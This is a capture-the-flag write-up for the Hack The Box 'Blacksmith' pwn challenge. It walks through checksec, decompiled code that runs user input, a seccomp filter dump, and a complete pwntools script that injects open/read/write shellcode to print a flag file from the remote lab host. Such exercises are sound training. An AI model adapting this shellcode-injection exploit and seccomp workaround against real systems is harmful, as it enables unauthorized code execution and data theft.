

Blacksmith




```
flerb@ubuntu:~/HTB/Blacksmith$ file blacksmith
blacksmith: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, fo
r GNU/Linux 3.2.0, BuildID[sha1]=a4acbf7f1d36cdce46b8fe897a8ac56d49236d29, not stripped
flerb@ubuntu:~/HTB/Blacksmith$ checksec blacksmith
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/flerb/.cache/.pwntools-cache-2.7/update to 'never' (old way).
    Or add the following lines to ~/.pwn.conf or ~/.config/pwn.conf (or /etc/pwn.conf system-wide):
        [update]
        interval=never
[*] You have the latest version of Pwntools (4.6.0)
[*] '/home/flerb/HTB/Blacksmith/blacksmith'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX disabled
    PIE:      PIE enabled
    RWX:      Has RWX segments
```

Looks like a pretty fun program, there's a canary but they don't matter



```
flerb@ubuntu:~/HTB/Blacksmith$ ./blacksmith
Traveler, I need some materials to fuse in order to create something really powerful!
Do you have the materials I need to craft the Ultimate Weapon?
1. Yes, everything is here!
2. No, I did not manage to bring them all!
> 1
What do you want me to craft?
1. 🗡
2. 🛡
3. 🏹
> 1
This sword can cut through anything! The only thing is, that it is too heavy carry it..
Bad system call
flerb@ubuntu:~/HTB/Blacksmith$ ./blacksmith
Traveler, I need some materials to fuse in order to create something really powerful!
Do you have the materials I need to craft the Ultimate Weapon?
1. Yes, everything is here!
2. No, I did not manage to bring them all!
> 1
What do you want me to craft?
1. 🗡
2. 🛡
3. 🏹
> 2
Excellent choice! This luminous shield is empowered with Sun's light! ☀
It will protect you from any attack and it can reflect enemies attacks back!
Do you like your new weapon?
> yes
Segmentation fault
flerb@ubuntu:~/HTB/Blacksmith$ ./blacksmith
Traveler, I need some materials to fuse in order to create something really powerful!
Do you have the materials I need to craft the Ultimate Weapon?
1. Yes, everything is here!
2. No, I did not manage to bring them all!
> 1
What do you want me to craft?
1. 🗡
2. 🛡
3. 🏹
> 3
This bow's range is the best!
Too bad you do not have enough materials to craft some arrows too..
Bad system call
```


It seems the if (local_10 != *(long *)(in_FS_OFFSET + 0x28))main then it segfaults, presumably because of the (* (code *)local_58) which is treating our input as code.



```

void shield(void)

{
  size_t sVar1;
  long in_FS_OFFSET;
  undefined local_58 [72];
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  sVar1 = strlen(&DAT_00101080);
  write(1,&DAT_00101080,sVar1);
  sVar1 = strlen("Do you like your new weapon?\n> ");
  write(1,"Do you like your new weapon?\n> ",sVar1);
  read(0,local_58,0x3f);
  (*(code *)local_58)();
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}

```


https://www.youtube.com/watch?v=utgZhlhA1X8

https://github.com/seccomp/libseccomp




```
[*] Process './blacksmith' stopped with exit code -31 (SIGSYS) (pid 12334)
(env) flerb@ubuntu:~/HTB/Blacksmith$ ldd blacksmith
        linux-vdso.so.1 (0x00007ffff6316000)
        libseccomp.so.2 => /lib/x86_64-linux-gnu/libseccomp.so.2 (0x00007fe6a03ef000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fe6a01fd000)
        /lib64/ld-linux-x86-64.so.2 (0x00007fe6a062e000)
```


Seccomp-tools shows that only read, write, open will be allowed, everything else jumps to exit, so a cat or a shell won't work, we just have to open the file and write it to stdout.



```
flerb@ubuntu:~/HTB/Blacksmith$ sudo seccomp-tools dump ./blacksmith
Traveler, I need some materials to fuse in order to create something really powerful!
Do you have the materials I need to craft the Ultimate Weapon?
1. Yes, everything is here!
2. No, I did not manage to bring them all!
> 1
What do you want me to craft?
1. 🗡
2. 🛡
3. 🏹
> 2
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x08 0xc000003e  if (A != ARCH_X86_64) goto 0010
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x05 0xffffffff  if (A != 0xffffffff) goto 0010
 0005: 0x15 0x03 0x00 0x00000000  if (A == read) goto 0009
 0006: 0x15 0x02 0x00 0x00000001  if (A == write) goto 0009
 0007: 0x15 0x01 0x00 0x00000002  if (A == open) goto 0009
 0008: 0x15 0x00 0x01 0x0000003c  if (A != exit) goto 0010
 0009: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0010: 0x06 0x00 0x00 0x00000000  return KILL
flerb@ubuntu:~/HTB/Blacksmith$
```



```python
from pwn import *
from colorama import Fore
from colorama import Style

# ropme exploit

def main():
    #context.log_level = 'DEBUG'
    context(os='linux', arch='amd64')
    #io = process('./blacksmith')
    io = remote('167.71.128.208', 32060)

    # STEP 1 Generate shellcode

    # Open flag.txt
    shellcode = asm(shellcraft.open("./flag.txt"))
    # Read flag.txt onto stack starting at rsp
    shellcode += asm(shellcraft.read(3, 'rsp', 0x100))
    # Write contents of stack from rsp to stdout, return from read is in rax which is the length of bytes that were read
    shellcode += asm(shellcraft.write(1, 'rsp', 'rax'))

    # STEP 2 Send shellcode, print flag

    io.sendlineafter('> ', b'1')
    io.sendlineafter('> ', b'2')
    io.sendlineafter('> ', flat(shellcode))

    flag = io.recv()
    print(flag)

if __name__ == '__main__':
    main()
```



Blacksmith has been Pwned!

Congratulations flerb, best of luck in capturing flags ahead!

#89	12 Oct 2021	RETIRED
CHALLENGE RANK	PWN DATE	CHALLENGE STATE